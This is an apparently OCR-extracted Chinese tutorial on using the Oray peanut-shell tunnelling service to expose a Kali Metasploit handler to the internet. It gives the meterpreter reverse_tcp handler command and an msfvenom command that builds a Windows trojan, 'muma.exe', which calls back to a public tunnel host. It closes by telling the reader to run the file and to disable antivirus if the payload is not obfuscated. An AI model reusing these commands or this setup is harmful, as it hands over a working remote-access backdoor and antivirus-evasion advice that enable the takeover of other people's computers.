

0.下载花生壳



1.打开花生壳


在左侧 内网穿透 模块中的 自定义映射右部有个 加号，点击添加映射




2.配置映射

点击 加号后会自动跳转到 web界面, 在添加映射模块中，配置基本信息

映射类型选择 TCP，外网域名不可选(每个人不一样,是固定的), 内网主机写kali的ip, 内网端口写msf监听端口



查看kali ip， ip为 192.168.204.133



msf监听语句

```
handler -p windows/x64/meterpreter/reverse_tcp -H 192.168.204.133 -P 3333
```


最终花生壳的配置如下:

创建映射如下：外网地址为 h678j90769.goho.co:33220

判断映射是否成功： 在pc软件中, 选中刚才创建的映射, 然后点击右侧的 诊断信息 - 刷新符号, 如果成功, 可以看到msf中建立session后马上断掉

3.msf生成木马

```
msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -o muma.exe -a x64 lhost=h678j90769.goho.co lport=33220 -f exe
```



用主机运行 muma.exe (没做免杀记得把杀毒软件关掉)